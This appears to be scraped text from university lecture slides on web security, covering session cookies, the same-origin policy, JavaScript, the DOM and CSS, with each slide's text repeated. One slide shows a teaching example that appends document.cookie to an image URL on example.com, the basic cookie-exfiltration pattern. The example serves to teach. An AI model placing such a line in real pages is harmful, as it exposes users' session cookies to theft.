
Session Cookies Advantages
Flexible – authentication delegated to app layer (vs. HTTP Authentication)
Support for logout
Large number of ready-made session management frameworks
Disadvantages
Flexible – authentication delegated to app layer
Session security depends on secrecy, unpredictability, and tamper-evidence of cookie 19<br>
Flexible – authentication delegated to app layer (vs. HTTP Authentication)
Support for logout
Large number of ready-made session management frameworks
Disadvantages
Flexible – authentication delegated to app layer
Session security depends on secrecy, unpredictability, and tamper-evidence of cookie 19<br>
20

Managing State Each origin may set cookies
Objects from embedded resources may also set cookies
<img src=“http://www.images.com/cats/adorablekitten.jpg"></img>
When the browser sends an HTTP request to origin D, which cookies are included?
Only cookies for origin D that obey the specific path constraints<br>
Objects from embedded resources may also set cookies
<img src=“http://www.images.com/cats/adorablekitten.jpg"></img>
When the browser sends an HTTP request to origin D, which cookies are included?
Only cookies for origin D that obey the specific path constraints<br>
21

Same Origin Policy The Same-Origin Policy (SOP) states that subjects from one origin cannot access objects from another origin
SOP is the basis of classic web security
Some exceptions to this policy, as we will see
SOP has been relaxed over time to make controlled sharing easier
In the case of cookies
Domains are the origins
Cookies are the subjects<br>
SOP is the basis of classic web security
Some exceptions to this policy, as we will see
SOP has been relaxed over time to make controlled sharing easier
In the case of cookies
Domains are the origins
Cookies are the subjects<br>
22

Timeline 1995: JavaScript introduced with Netscape Navigator 2.0
Netscape allowed Java plugins to be embedded in webpages
Designed to be a lightweight alternative to Java for beginners
No relationship to Java, other than the name
1996: Microsoft introduces JScript and VBScript with IE 3.0
JScript was similar, but not identical to, JavaScript (embrace, extend, extinguish)<br>
Netscape allowed Java plugins to be embedded in webpages
Designed to be a lightweight alternative to Java for beginners
No relationship to Java, other than the name
1996: Microsoft introduces JScript and VBScript with IE 3.0
JScript was similar, but not identical to, JavaScript (embrace, extend, extinguish)<br>
23

JavaScript Language for browser scripting
Developed by Brendan Eich for Netscape in 10 days
Now used server-side, embedded in documents like PDFs, etc.
Features
Dynamic, weakly-typed
Prototype-based inheritance
First-class functions
Many frameworks for abstracting the DOM (jQuery), templating and view management (angular), visualization (d3js)<br>
Developed by Brendan Eich for Netscape in 10 days
Now used server-side, embedded in documents like PDFs, etc.
Features
Dynamic, weakly-typed
Prototype-based inheritance
First-class functions
Many frameworks for abstracting the DOM (jQuery), templating and view management (angular), visualization (d3js)<br>
24

JavaScript Inline
<a onclick="doSomething();"></a>
Embedded
<script>alert('Hello');</script>
External
<script src="/js/main.js"></script><br>
<a onclick="doSomething();"></a>
Embedded
<script>alert('Hello');</script>
External
<script src="/js/main.js"></script><br>
25

JavaScript var n = 1;
var s = 'what';
var fn = function(x, y) {
return x + y;
}
var arr = ['foo', 'bar', 0];
var obj = {
msg: s,
op: fn,
}; var fn = function(msg) {
// ...
};
addEventListener('click', fn, false);<br>
var s = 'what';
var fn = function(x, y) {
return x + y;
}
var arr = ['foo', 'bar', 0];
var obj = {
msg: s,
op: fn,
}; var fn = function(msg) {
// ...
};
addEventListener('click', fn, false);<br>
26

Document Object Model Provides an API for accessing browser state and frame contents
Accessible via JavaScript
Browser state
Document, windows, frames, history, location, navigator (browser type and version)
Document
Properties – e.g., links, forms, anchors
Methods to add, remove, modify elements
Ability to attach listeners to objects for events (e.g. click, mouse over, etc.)<br>
Accessible via JavaScript
Browser state
Document, windows, frames, history, location, navigator (browser type and version)
Document
Properties – e.g., links, forms, anchors
Methods to add, remove, modify elements
Ability to attach listeners to objects for events (e.g. click, mouse over, etc.)<br>
27

JavaScript and the DOM window.location = 'http://google.com/';
document.write('<script src="..."></script>');
var ps = document.getElementsByTagName('p');
var es = document.getElementById('msg');
es = es.firstChild;
es.innerHTML(‘<a href=“'http://google.com/”>A new link to Google</a>');
alert(‘My cookies are: ' + document.cookie);<br>
document.write('<script src="..."></script>');
var ps = document.getElementsByTagName('p');
var es = document.getElementById('msg');
es = es.firstChild;
es.innerHTML(‘<a href=“'http://google.com/”>A new link to Google</a>');
alert(‘My cookies are: ' + document.cookie);<br>
28

Same Origin Policy, Revisited Javascript enables dynamic inclusion of objects
document.write('<img src=“http://example.com/?c=' + document.cookie + '></img>');
A webpage may include objects and code from multiple domains
Should Javascript from one domain be able to access objects in other domains?
<script src=‘https://code.jquery.com/jquery-2.1.3.min.js’></script><br>
document.write('<img src=“http://example.com/?c=' + document.cookie + '></img>');
A webpage may include objects and code from multiple domains
Should Javascript from one domain be able to access objects in other domains?
<script src=‘https://code.jquery.com/jquery-2.1.3.min.js’></script><br>
29

Mixing Origins <html>
<head></head>
<body>
<p>This is my page.</p>
<script>var password = ‘s3cr3t’;</script>
<iframe id=‘goog’ src=‘http://google.com’></iframe>
</body>
</html> This is my page. Can JS from google.com read password? Can JS in the main context do the following: document.getElementById(‘goog’).cookie?<br>
<head></head>
<body>
<p>This is my page.</p>
<script>var password = ‘s3cr3t’;</script>
<iframe id=‘goog’ src=‘http://google.com’></iframe>
</body>
</html> This is my page. Can JS from google.com read password? Can JS in the main context do the following: document.getElementById(‘goog’).cookie?<br>
30

Same Origin Policy Origin = <protocol, hostname, port>
The Same-Origin Policy (SOP) states that subjects from one origin cannot access objects from another origin
This applies to JavaScript
JS from origin D cannot access objects from origin D’
E.g. the iframe example
However, JS included in D can access all objects in D
E.g. <script src=‘https://code.jquery.com/jquery-2.1.3.min.js’></script><br>
The Same-Origin Policy (SOP) states that subjects from one origin cannot access objects from another origin
This applies to JavaScript
JS from origin D cannot access objects from origin D’
E.g. the iframe example
However, JS included in D can access all objects in D
E.g. <script src=‘https://code.jquery.com/jquery-2.1.3.min.js’></script><br>
31

Timeline 1996: Netscape releases first implementation of Secure Socket Layer (SSLv3)
Attributed to famous cryptographer Tahar Elgamal
SSLv1 and SSLv2 had serious security problems and were never seriously released
1996: W3C releases the spec for Cascading Style Sheets (CSS1)
First proposed by Håkon Wium Lie, now at Opera
Allows developers to separate content and markup from display attributes
First implemented in IE 3, no browser was fully compatible until IE 5 in 2000<br>
Attributed to famous cryptographer Tahar Elgamal
SSLv1 and SSLv2 had serious security problems and were never seriously released
1996: W3C releases the spec for Cascading Style Sheets (CSS1)
First proposed by Håkon Wium Lie, now at Opera
Allows developers to separate content and markup from display attributes
First implemented in IE 3, no browser was fully compatible until IE 5 in 2000<br>
32

CSS Cascading stylesheets
Language for styling HTML
Decoupled from content and structure
Selectors
Match styles against DOM elements (id, class, positioning in tree, etc.)
Directives
Set style properties on elements<br>
Language for styling HTML
Decoupled from content and structure
Selectors
Match styles against DOM elements (id, class, positioning in tree, etc.)
Directives
Set style properties on elements<br>
33

CSS Inline
